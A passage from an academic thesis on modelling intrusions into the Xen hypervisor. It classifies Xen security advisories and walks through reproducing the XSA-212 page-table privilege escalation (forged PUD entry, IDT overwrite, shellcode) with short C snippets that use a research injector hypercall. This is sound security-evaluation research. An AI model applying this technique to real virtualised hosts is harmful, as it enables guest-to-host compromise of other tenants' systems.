


Figure 6.9: Process of generating the consolidated data of XSAs

There are other cases where we did not assess the XSA. The XSAs 1 to 25 are legacy Security Advisories, which we did not consider for this reason. Also, there are some cases where the vulnerabilities are more like a technology limitation (e.g., hardware that does not comply with specification, lack of specification, etc) but still are signaled as security vulnerabilities by the vendors (e.g., XSA-163, XSA-376, XSA-340). Some XSA entries were generated and later became unused or withdrawn; they have no associated vulnerability.

We mapped each advisory to its affected subsystem through patch analysis and source code inspection. To enhance consistency and scalability in this classification task, we employed a Large Language Model (LLM), specifically ChatGPT-4o-mini [OpenAI, 2024], integrated into a semi-automated pipeline. The methodology is detailed in Algorithm 2, which outlines the process used to extract, enrich, and validate information from each Xen Security Advisory (XSA).

Advisory data was obtained from the structured `xsa.json` feed[2], and for each entry, relevant fields such as `title`, `description`, and `impact` were parsed. The LLM was then used to: (1) identify the involved subsystem components; (2) assess whether these components were within the scope of our analysis; and (3) suggest plausible abusive functionalities based on the descriptive patterns observed. The LLM was queried using tailored prompts designed to elicit structured and targeted responses. While these outputs informed the initial drafting of Intrusion Models, the final classifications were manually derived. Many of the model components required verification, refinement, or complete restatement to ensure alignment with domain-specific semantics and methodological consistency.

At the highest level, vulnerabilities are categorized into nine major components:

1. **CPU Management** – Covers vulnerabilities in CPU architecture, failsafe mechanisms, and vCPU operations, affecting core processor management.
2. **Communication Channels** – Includes weaknesses in event channels and XenStore, which handle inter-domain communication.

[2] `https://xenbits.xen.org/xsa/xsa.json`

Algorithm 2 Procedure for Automated Advisory Analysis with LLM Support

```
Download xsa.json from the official Xen Project repository
for all a ∈ Advisories do
    Extract fields: title, description, impact
    Construct input prompt with advisory context
    Query_LLM( Identify involved components )
    Query_LLM( Evaluate if components are in-scope )
    Query_LLM( Suggest abusive functionalities )
    Store structured output for manual validation
end for
```

3. **I/O Subsystem** – Encompasses device management (PCI passthrough, drivers, device emulation), direct I/O, and I/O emulation, impacting hardware interaction.

4. **IRQ Management** – Focuses on vulnerabilities in interrupt handling, including remapping and MSI processing.

5. **Virtualization Architecture** – Covers instruction emulation, architecture-specific issues, domain management, hardware-assisted virtualization, and the hypercall interface.

6. **Interrupt Subsystem** – Includes exception handling and IRQ management vulnerabilities affecting system stability.

7. **Memory Management** – The largest category, addressing issues in address translation, page management, and MMU operations, with high security implications.

8. **Security and Isolation** – Encompasses speculative execution risks and Xen Security Modules (XSM) vulnerabilities.

9. **Toolstack** – Covers weaknesses in administrative tools like `libxl`, XAPI, and Xen Tools, crucial for VM management.

Each category aggregates vulnerabilities in a structured manner, with refined subcategories detailing specific subareas of the major categories. This hierarchical organization helps identify possible functionalities that a malicious user may leverage and understand the systemic nature of vulnerabilities within the Xen hypervisor.

Table 6.2 shows the resulting taxonomy across Xen's core subsystems. **Memory Management** accounts for the majority of cases (105), particularly in *Page Management* (54) and *Grant Table* (28). **Virtualization Architecture** and **I/O Subsystem** also show elevated counts, reflecting their complexity and exposure.

Given the breadth of Xen's architecture, exhaustive coverage of all attack vectors was infeasible. Instead, we focused on a representative subset of memory-related vulnerabilities, enabling deeper analysis.




Figure 6.10: Process of generating the hierarchical component categories of XSAs

Inspection revealed that all memory-related cases stem from malicious guest activities, primarily through crafted hypercall invocations. Accordingly, we adopted this threat model. The list of attack vectors that culminate from this analysis is the combination of this threat model and each interface listed under the "Memory Management" category in Table 6.1.

Table 6.1: Overview of Xen Security Advisories (XSAs) Considered in the Case Study

Category	**Count**
Total Security Advisories (XSAs)	464
Included in Evaluation	315
Excluded from Evaluation	149
Exclusion Breakdown[3]	
Out of Scope Advisories	88
Unused Advisories (XSAs)	14
Legacy Advisories (XSA-1 to XSA-25)	25
Advisories Covering Multiple CVEs	45
Non-Xen Project Vulnerabilities	55

Table 6.2: Xen Vulnerabilities Breakdown by Hypervisor Subsystems and Components

Component	***# Vulnerabilities***			
Hypervisor Total	–	–	–	315
1. CPU Management	–	–	–	5
1.1. CPU Architecture	–	–	1	–
1.2. Failsafe Mechanism	–	–	2	–

[3]The lists are not disjoint. The final exclusion list is the union of all categories.

Table 6.2 – continued from previous page

Component	# Vulnerabilities			
1.3. vCPU Operations	–	–	2	–
2. Communication Channels	–	–	–	33
2.1. Event Channels	–	–	12	–
2.2. XenStore	–	–	21	–
3. I/O Subsystem	–	–	–	45
3.1. Device Management	–	–	37	–
3.2. Direct I/O	–	–	1	–
3.3. I/O Emulation	–	–	7	–
4. Interrupt Subsystem	–	–	–	23
4.1. IRQ Management	–	–	13	–
4.3. Exception Handling	–	–	10	–
5. Virtualization Architecture	–	–	–	80
5.1. Instruction Emulation	–	–	8	–
5.2. Architecture-Specific Implementations	–	–	25	–
5.3. Domain Management	–	–	7	–
5.5. Hypercall Interface	–	–	13	–
6. Memory Management	–	–	–	105
6.0. *Nonspecific*	–	–	11	–
6.1. Grant Table	–	–	28	–
6.2. Ballooning / PoD	–	–	2	–
6.3. Page Management	–	–	54	–
6.4. MMU	–	–	2	–
6.5. Address Translation and Mapping	–	–	5	–
6.6. Memory Operations	–	–	3	–
7. Toolstack	–	–	–	22
7.1. Xen Tools	–	–	2	–
7.2. libxl	–	–	16	–
7.3. XAPI	–	–	4	–

6.3.2 System-Aware Intrusion Modeling

Having established the relevant attack vectors and narrowed the analysis scope, we now instantiate the remaining phases of the methodology to derive system-aware Intrusion Models (IMs).

We focus on the memory management subsystem of Xen, a component frequently implicated in past vulnerabilities and a critical target for malicious manipulation. This subsystem consists of layered abstractions such as page tables, frame references, shadow mappings, and translation buffers. Each layer exposes implicit or explicit assumptions that, if violated, may lead to erroneous states.

Attack Surface Characterization

Attack Vector Identification. Hypercalls such as `‘XENMEM_increase_reservation‘` or `‘XENMEM_exchange‘` are typical entry points in many memory-related XSAs. Their complexity and weak documentation make their internal semantics difficult to model. This complexity highlights the relevance of this step.

During this phase, we examine the Xen sou rce code (where many design details are well documented) to understand precisely how many attack vectors could effectively manifest (i.e., which erroneous states they can cause).

Abstracting System Mechanics. Each hypercall may affect multiple internal objects. For example, a single memory exchange operation may corrupt:

- a `‘p2m‘` entry (page-to-machine translation)
- a TLB cache (address resolution)
- an internal guest memory accounting structure

Thus, understanding the possibilities of each hypercall, together with the knowledge acquired during the vulnerability evaluation, can help define exactly what concrete abusive functionality we could model from a specific attack vector.

Security Property Identification. We can infer security properties from the intended semantics of each hypercall. For instance, `‘mmuext_op‘`, which manipulates page tables, is restricted to privileged domains to enforce isolation. Any misuse by guest domains thus constitutes an integrity violation. This principle generalizes: analyzing a hypercall's functional contract reveals its security guarantees and the properties violated when misused.

However, some violations stem from low-level implementation flaws (e.g., off-by-one errors, uninitialized variables, or missing bounds checks) whose impact depends on runtime context. A single issue may breach multiple properties: a crash affects availability, a buffer overwrite compromises integrity, and a stale

pointer may leak data, violating confidentiality. Identifying the affected property requires correlating interface semantics with observed or reported consequences.

Abusive Functionality Modeling

To complete the modeling, we define the abusive functionality combining each component of the attack vector and the core components of the intrusion injection (see Figure 6.6) into an abusive functionality that provides an abstraction for inducing erroneous states that are: *i)* or modeled judiciously from a threat modeling process; or *ii)* inspired by previous vulnerabilities that can likely have their erroneous states replicated in other attack vectors.

Analyzing all attack vectors, we identified 51 distinct abusive functionalities within the memory management subsystem. To structure these observations, we decomposed each functionality into core components: an *action* performed over a *resource* (the abstraction in IM) and a *modifier* that characterizes the specific misuse, which can be empty. This decomposition enables a more systematic representation of functional deviations.

Table 6.3 and 6.4 present the most frequent combinations of actions, contextual modifiers, targeted resources, and affected CIA properties derived from our modeling process. [4]

The following presents three representative abusive functionalities and illustrates potential use cases for each.

1. **Retain Page Reference**: An unprivileged guest triggers a hypercall that allocates or maps a memory page but intentionally avoids unmapping it, causing the hypervisor to retain stale references. *Erroneous State*: Orphaned memory with dangling references, risking reuse or unauthorized access.
2. **Trigger Hypervisor CPU-Intensive Operation**: The guest repeatedly invokes a benign but costly hypercall (e.g., memory ballooning or translation table walks) to degrade system performance. *Erroneous State*: CPU starvation of other domains, violating availability guarantees.
3. **Write Unauthorized Page Table Entries**: Exploiting insufficient validation, the guest injects page table updates (e.g., via `mmuext_op`) that alter mappings in protected address ranges. *Erroneous State*: Corrupted address translation, enabling execution or access of hypervisor memory.

We can view abusive functionalities as misuse of a system's exposed interface. Analogous to interacting with a public API. While the internal state transitions remain hidden, an attacker can still achieve unintended effects by manipulating inputs within the allowed interface. In this sense, the abusive functionality indirectly defines the resulting erroneous state, much like a malformed API call triggers backend faults without direct access to the implementation.

[4] Full model available at [Gonçalves, 2025]

Table 6.3: Top frequent actions, modifiers, and resources derived from abusive functionalities

Action	**Count**	**Modifier**	**Count**	**Resource**	**Count**
Trigger	19	*no modifier*	57	page reference	17
Corrupt	18	unauthorized	15	page table	15
Retain	17	stale	8	Hypervisor Operation	10
Write	16	cpu-intensive	8	Memory	8
Read	8	invalid	5	TLB flushes	6

Table 6.4: Top frequent abusive functionalities and breakdown by affected security properties

Abusive Functionality	**Count**	**CIA Property**	**Count**
Retain Page Reference	10	Integrity	42
Trigger CPU-Intensive Oper.	8	Availability	40
Write Unauthorized PTE	7	Confidentiality	23
Corrupt Page Table Entries	7	–	–
Suppress TLB flushes	6	–	–

This case study demonstrates the practical application of our intrusion modeling methodology on a complex real-world system. By narrowing the scope to memory-related vulnerabilities in Xen, we could derive concrete intrusion models grounded in empirical vulnerability data and structured system abstractions. This exercise confirms the method's suitability for guiding systematic security evaluation and targeted intrusion injection.

6.3.3 Test Case: Page Table Integrity Violation

This section illustrates the proposed methodology using a real-world attack vector with confirmed exploitability [Horn, 2017]. To demonstrate each step in practice, we walk through a concrete example. Consider a hypothetical *Cloud* vendor seeking to assess how specific attack vectors could impact their services. In this scenario, a malicious guest exploits a hypercall interface to gain unauthorized access to hypervisor-controlled memory, violating system integrity. The example adheres to the structured methodology introduced earlier.

Phase 1: Attack Vector Definition

In this example, the attack vector is already known, but we highlight the steps of Phase 1 that would have led to its discovery:

1. **System Understanding:** One should comprehend that the system includes hypervisor-managed page tables controlling memory mappings for isolation between guests and the hypervisor.

2. **Threat Surface Mapping:** The decision between Threat Modeling and vulnerability evaluation would be case-specific. Let's assume the *Vulnerability Evaluation* choice.

3. **Vulnerability Evaluation:** Historical vulnerabilities (e.g., XSA-212) reveal page table entry corruption patterns enabling unauthorized memory mapping.

4. **Attack Vector Synthesis:** Constructed AV:

   - **Source (S)**: Malicious guest user
   - **Interface (I)**: Hypercall (`XENMEM_exchange`)
   - **Target (T)**: Hypervisor's page table management subsystem

Phase 2: Intrusion Model Specification

1. **Attack Surface Detailing:** The hypercall permits guests to request memory exchange operations, potentially bypassing necessary input validation.

2. **System Abstraction Modeling:** The intrusion affects memory management at the page-level abstraction, specifically altering mappings in hypervisor page tables.

3. **Security Property Mapping:** The primary security property violated is **Integrity**, due to unauthorized modification of hypervisor-controlled memory mappings.

4. **Abusive Functionality Modeling:** The abusive functionality allows the malicious guest to:

   - Perform unauthorized writes to hypervisor-controlled page table entries.
   - Reach an erroneous state (ϵ), defined as guest-accessible pages erroneously mapped to hypervisor memory space.

The finalized Intrusion Model tuple is:

$\mathbf{IM}_b = \langle S, I, T, A, SP, AF, \epsilon \rangle$

S:	Malicious guest user
I:	Hypercall (`XENMEM_exchange`)
T:	Hypervisor Page Table Management
A:	Page-level
SP:	Integrity
AF:	Unauthorized write to page table entries
ϵ:	Guest-accessible page table entry

6.3.4 Model Equivalence Across Attack Scenarios

In Chapter 5, we demonstrated how Intrusion Injection can effectively reproduce erroneous states and leverage them to emulate privilege escalation attack strategies. Specifically, we modeled and replicated the real-world exploit XSA-212, successfully reproducing equivalent security violations, namely, interrupt descriptor table (IDT) overwrites and shellcode execution with elevated privileges. We captured this attack through an *Intrusion Model (IM1)* targeting Xen's memory management subsystem. The model focused on corrupting the page table hierarchy to map attacker-controlled memory into privileged address spaces. To instantiate this model, we defined the abusive functionality *Write Unauthorized Arbitrary Memory* and injected its corresponding erroneous states using a custom hypercall (`HYPERVISOR_arbitrary_access`) that enables arbitrary memory writes.

In this section, we revisit the same attack objective but instantiate a **different Intrusion Model (IM2)** that leverages a semantically distinct abusive functionality (**AF2**). Rather than corrupting memory byte-by-byte as in AF1, AF2 enables the guest to map and manipulate page table entries directly via a specialized API. This comparison allows us to assess whether distinct IMs, differing in abstraction level and interaction interface, can converge toward the same exploit strategy and result in equivalent security violations.

The convergence of multiple attack paths on the same erroneous state highlights a critical dimension of security evaluation: the concept of model equivalence. This motivates a deeper examination of how different mechanisms can produce semantically similar compromises. By exploring these equivalences, we expand our understanding of the attack surface and reinforce the role of Intrusion Models in systematic, abstraction-aware testing.

The Attack Strategy

In Xen's paravirtualized memory model, the hypervisor handles virtual-to-machine address translation using a hierarchical page table structure composed of four levels: Page Map Level 4 (PML4) $\rightarrow$ Page Upper Directory (PUD) $\rightarrow$ Page Middle Directory (PMD) $\rightarrow$ Page Table (PT) $\rightarrow$ Page Frame. To enforce memory isolation and system integrity, Xen mediates guest page table updates and validates the consistency of newly introduced entries [Wiki, 2015].

The attack strategy we are assessing is the same as described in the exploit of the XSA-212 [Horn, 2017]. Its goal is to compromise the integrity of Xen's page table hierarchy. Figure 6.11 illustrates the process. The attack begins with the guest domain preparing a series of memory pages that later serve as the foundation for a forged page table hierarchy. These pages include the shellcode payload and the supporting data structures (Step 1 in Figure 6.11).

The guest leverages an abusive functionality that permits injecting a forged Page Upper Directory (PUD) entry into the page table hierarchy. This injected PUD entry is carefully constructed to point to a malicious Page Middle Directory (PMD), also under guest control (Step 2 in Figure 6.11). By inserting this forged entry, the




Figure 6.11: Overview of the procedure in the Case Study

guest establishes a new virtual-to-machine mapping that effectively links a protected, high-privilege virtual address (e.g., `0x804000000000`) to a region of memory it fully controls. This redirection enables the guest to remap its shellcode into a memory range typically reserved for the hypervisor, bypassing standard access control policies.

In the final step (Step 3 in Figure 6.11), the guest installs its payload into the now-accessible privileged address region. To execute the injected code, the guest locates and clones the Interrupt Descriptor Table (IDT), modifies one of its vector entries (e.g., `0x85`) to point to the remapped shellcode, and triggers the corresponding interrupt. As a result, the hypervisor transfers execution to attacker-controlled code, escalating the guest's privileges.

Strategy Reproduction via Alternative Intrusion Models

In this section, we compare the implementation of two different Intrusion Models that aim to reproduce the same high-impact attack described in XSA-212. Each model leverages a distinct abusive functionality, one at the byte level and the other at the page-table entry level, demonstrating how multiple abstraction layers can lead to equivalent system compromise.

- **IM1**: Arbitrary Unauthorized Memory Write: As introduced in Chapter 5, the first Intrusion Model (IM_1) is based on the abusive functionality **Arbitrary Unauthorized Memory Write** that describes the attack by using a byte-level memory corruption primitive. In this approach, the guest constructs a malicious Page Upper Directory (PUD) entry by writing each byte individually into a privileged memory region. Once this forged entry is installed, the attack proceeds as outlined in Figure 6.11: shellcode is injected, the IDT is cloned and modified to point to attacker-controlled code, and a crafted interrupt is triggered to hijack control flow. We formally represent

this model as:

$\mathbf{IM}_1 = \langle S, I, T, A, SP, AF, \epsilon \rangle$	
S:	Malicious guest user
I:	Hypercall (`arbitrary_access`)
T:	Hypervisor Page Table Management
A:	Byte-level
SP:	Integrity
AF:	Arbitrary Unauthorized Memory Write
ϵ:	Corrupted Page Table Entry (byte-level)

This Intrusion Model represents a powerful attack capable of corrupting privileged memory at arbitrary offsets. Although such capabilities are rare in real-world systems, their potential impact is severe. **IM1** is a critical test for evaluating system resilience against unconstrained memory manipulation.

- **IM2**: Write Unauthorized Page Table Entry

  In real-world systems, page-level manipulation capabilities are generally more likely to be encountered than unrestricted, arbitrary memory write primitives. While the latter may serve as a worst-case abstraction, practical threats are more likely to exploit structured access paths exposed through complex system interfaces.

  This insight motivates the definition of a second Intrusion Model (**IM2**), which captures the same attack objective using a structured primitive operating at the page table level. This model uses the abusive functionality **Write Unauthorized Page Table Entry**, which enables the guest to access and update page tables directly, mapping them in its virtual address space, mimicking scenarios where attackers leverage exposed or misconfigured memory mapping mechanisms. We formally define IM2 as:

$\mathbf{IM}_2 = \langle S, I, T, A, SP, AF, \epsilon \rangle$	
S:	Malicious guest user
I:	Hypercall (`arbitrary_page`)
T:	Hypervisor Page Table Management
A:	Page-level
SP:	Integrity
AF:	Write Unauthorized Page Table Entry
ϵ:	Corrupted Page Table Entry (entry-level)

While IM1 models a raw corruption scenario, IM2 targets structured manipulation via exposed interface semantics. The final security violation is identical: a forged page mapping pointing to attacker-controlled memory that enables IDT overwrite and privilege escalation. However, the paths by which these models

reach their respective erroneous states are not equivalent in complexity or semantic granularity. The final erroneous state of $\mathbf{IM}_2$, denoted as ϵ^2, corresponds to an equivalent erroneous condition in the execution of $\mathbf{IM}_1$, denoted as ϵ_e^1. As illustrated in Figure 6.12, this state in $\mathbf{IM}_1$ is not reached directly, but rather through a series of intermediate erroneous states (ϵ_1^1, ϵ_2^1, etc.). These represent transitional memory corruptions, which may already compromise integrity, before arriving at the fully-formed malicious page mapping.




Figure 6.12: Finite-state representations of two Intrusion Models (IM_1 and IM_2) leading to equivalent erroneous states through distinct interaction paths. IM_1 models byte-level arbitrary memory writes; IM_2 abstracts structured manipulation via mapped page tables.

Testing Campaign Implementations and New Hypercall Interface

We now present the implementation of the previously defined intrusion models. These IMs are primarily based on the abusive functionalities (AF) they implement, while many other aspects remain unchanged across models, as detailed in the previous section. To emulate the attack strategy that results in the erroneous state *Guest-accessible page mapped to hypervisor memory*, we instantiated two distinct Intrusion Models, each relying on a specific Abusive Functionality (AF):

- **AF1 – Write Arbitrary Memory :** The injector enables writing arbitrary byte values to any address space.
- **AF2 – Write Unauthorized Page Table Entries:** The injector allows writing page table entries to any page level in the virtual memory.

The AF1 implementation is done by the hypercall `HYPERVISOR_arbitrary_access`, as previously introduced in Section 5.3. This hypercall enables a guest kernel user to read or write `n` bytes from/into memory starting at the address specified by `addr`. The `action` parameter defines both the operation type (read/write) and the addressing mode (linear/physical). Listing 5.1 (in Chapter 5) shows the prototype for this hypercall implementation.

To implement page-level abusive functionalities (**AF2**), we extended the injector prototype described in Section 5.3 by introducing a new intrusion injection primitive, the `HYPERVISOR_arbitrary_page` hypercall (Listing 6.1). We designed this hypercall to support page-level intrusion injection by allowing guest domains to

explicitly request the mapping of memory pages from specific address spaces. It accepts a structure identifying the address type (e.g., guest virtual, guest physical, Xen virtual, or machine physical) through the `mode` parameter. It returns the resolved page's machine frame number (MFN), which the system later resolves to a local virtual address. Exposing a controlled and minimal interface facilitates the emulation and testing of page-table-related intrusion models, including unauthorized access and corruption strategies within the Xen hypervisor.

Listing 6.1: Interface definition for `arbitrary_page`

```
#define ADDR_TYPE_GVA 0  /* Guest Virtual */
#define ADDR_TYPE_GPA 1  /* Guest Physical */
#define ADDR_TYPE_XVA 2  /* Xen Virtual */
#define ADDR_TYPE_MPA 3  /* Machine Physical */
struct arbitrary_page_op {
    uint64_t in_addr;   // In: address or frame
    uint32_t mode;      // Address mode
    uint32_t pad;       // Padding for alignment
    uint64_t out_mfn;   // OUT: MFN of mapped page
};

struct arbitrary_page_op op = {
    .in_addr = 0xffff830000000000ULL;
    .mode = ADDR_TYPE_XVA;
    .pad = 0
    .out_mfn = 0;
};

long ret = HYPERVISOR_arbitrary_page(&op);
void *mapped = pfn_to_virt(op.out_mfn)
```

We used the previously explained injection mechanisms to emulate the abusive functionality of linking a forged Page Middle Directory (PMD) into a Page Upper Directory (PUD) entry. For the first **IM1**, we used the `HYPERVISOR_arbitrary_access` hypercall as described in Section 5.4.

For **IM2**, we leveraged the new `HYPERVISOR_arbitrary_page` hypercall to directly access and map the target PUD page from Xen space into the guest. Once mapped, the guest was able to write the forged PMD entry using normal memory operations:

```
struct arbitrary_page_op op = {
    .in_addr = 0xffff830000000000ULL,
    .mode = ADDR_TYPE_XVA,
    .pad = 0
};
HYPERVISOR_arbitrary_page(&op);
uint64_t *mapped_pud = pfn_to_virt(op.out_mfn);
mapped_pud[pud_index(MY_SECOND_AREA)] =
    (0x7 | virt_to_machine(my_pmd).maddr);
```

Experimental Demonstration of Equivalence

We conducted a new injection campaign to validate that IM2 can faithfully reproduce the same attack strategy as IM1, but using a new set of runs with the page-level interface. The virtual environment and Xen versions (4.6, 4.9, and 4.13) remained consistent with prior tests. The testing campaign follows a workflow that iterates through each Xen version, executing each IM injection campaign while monitoring the system, as described in Algorithm 3.

Algorithm 3 Procedure for executing the testing campaign

```
for all v ∈ Xen Versions do
    → Apply the injector patch to Xen and install
    for all m ∈ Intrusion Models do
        → Start all VMs
        → Begin log monitoring
        → Launch test campaign scripts
        → Process logs and Reboot system
    end for
end for
```

When executed, the scripts implement the strategy described in Section 6.3.4 (and Figure 6.13), trying to achieve three important milestones: *i)* post-privileged PMD forged; *ii)* the IDT overwrite; and *iii)* malicious code execution (which only creates a file in the `/tmp` directory on the current host). For the first two milestones, we can validate the results by checking the log outputs, while for the latter, we verify the presence of the file created within the `/tmp` folder of each domain (including privileged).

Following the procedure described in Algorithm 3, we executed all tests in our environment. Table 6.5 summarizes the results.

Table 6.5: Campaign Results for IM2 Across Xen Versions

Xen Version	Page Table Forged	IDT Overwritten	Shellcode Executed
4.6.0	Yes	Yes	Yes
4.8.5	Yes	Yes	Yes
4.13.0	Yes (Partial)	No	No

The outcome confirms that IM2 achieves the same violation as IM1 in earlier Xen versions. In Xen 4.13, both models fail due to enhanced memory protections, including removing guest-writable mappings to privileged regions. Thus, both models converge to the same outcome under identical system constraints. The results reflect the findings of the Section 5.4.




Figure 6.13: Injection Campaign Results Across Xen Versions

Implications of Intrusion Model Equivalence

This case study across multiple Xen versions shows the value of the flexibility of security tests with Intrusion Models (IMs). By instantiating two distinct IMs, each reflecting a different abstraction level and interaction mechanism, we could reproduce the same privilege escalation strategy described in the XSA-212 advisory. IM1 uses byte-level memory corruption, while IM2 manipulates page table entries through a higher-level interface.

It is important to note that we did not expect the outcomes of this campaign to differ from those presented in Chapter 5. The underlying attack strategy and target system versions remain the same. Instead, the goal here was to assess whether distinct Intrusion Models could converge on equivalent security violations, thereby validating the abstraction capacity and expressive power of the IM framework.

This evaluation reveals that alternative paths to the same erroneous state may remain viable even after patching a specific vulnerability, such as the one exploited initially in Xen 4.6. Despite known fixes, both IMs succeeded in Xen 4.6 and 4.8.5, demonstrating that mitigating a single exploit vector does not necessarily eliminate the exploitability of the underlying semantic weakness.

Both IMs failed only in Xen 4.13, where a significant architectural change was introduced (i.e., the removal of guest-writable mappings to privileged memory). This confirms that eliminating exploitability often requires structural changes to the system rather than patching specific vulnerabilities in isolation.

This scenario underscores the utility of defining and evaluating alternative Intrusion Models for the same attack objective. By doing so, security evaluators can identify latent vulnerabilities that may resurface through different mechanisms or interfaces. In practice, relying on a single exploit perspective may provide a false sense of security. At the same time, broader IM-based analysis can help anticipate and prevent variant attacks before they emerge in the wild.

From a methodological standpoint, the IM framework provides:

- **Flexibility**: Different attack paths can be tested using varied interfaces and

abstraction levels.

- **Reusability**: The same attack goal can be instantiated using distinct models tailored to attacker capabilities or evaluation tooling.
- **Comparability**: Equivalent violations reached through different models enable the evaluation of system resilience from multiple perspectives.

Ultimately, this study confirms the expressiveness, modularity, and practical relevance of the IM framework. It further suggests that defense mechanisms should be evaluated not only by their resistance to specific exploit techniques but also by their robustness against a spectrum of semantically equivalent abuse paths.

6.4 Discussion and Threats to Validity

While Chapter 5 introduced the concept of Intrusion Injection and demonstrated its empirical feasibility for evaluating security violations in virtualized systems, this chapter has focused on formalizing that intuition through the development of Intrusion Models (IMs). In what follows, we reflect on the implications, applicability, and known limitations of this modeling approach. We also highlight its role as a stepping stone toward scalable, model-driven security assessment frameworks.

6.4.1 Discussion

The formalization of Intrusion Models (IMs) introduced in this chapter contributes a structured abstraction of adversarial system behavior, enabling reproducible and semantically meaningful evaluation of virtualized environments. By modeling intrusions as state transitions driven by abusive functionalities over privileged interfaces, this approach extends traditional fault injection into the domain of intentional, security-relevant violations.

Our current focus has been deliberately constrained to memory-related faults in the Xen hypervisor. This focus enables clear modeling semantics and practical feasibility but naturally limits generality. Logic bugs, side channels, and hardware-induced faults remain out of scope, and require future work to extend the methodology.

A core methodological requirement is that injected states must be both *reachable* and *representative* (plausibly achievable through attacker interactions and aligned with real-world threat models). IMs grounded in empirical vulnerability data (e.g., XSA advisories) fulfill this condition. Still, future applications will require careful analysis to preserve this fidelity, particularly when generalizing to novel systems or unknown attack classes.

While current model definition relies heavily on manual abstraction and expert interpretation, this work lays the foundation for eventual automation. A shared

vocabulary of abusive functionalities and target abstractions is a prerequisite for automated reasoning tools, and can support the use of LLMs and static analysis in future workflows. Nonetheless, human-driven semantic interpretation remains central in the current phase.

Ultimately, the methodology presented here should be understood as an initial step toward a broader research agenda. IMs provide a reusable lens to capture classes of security violations and support portable assessments. However, validating their scalability and expressiveness across diverse hypervisors, kernel designs, and embedded environments remains an open challenge.

6.4.2 Threats to Validity

Despite the structured methodology and promising results presented in this chapter, several limitations must be acknowledged that constrain the generalizability and interpretability of the findings.

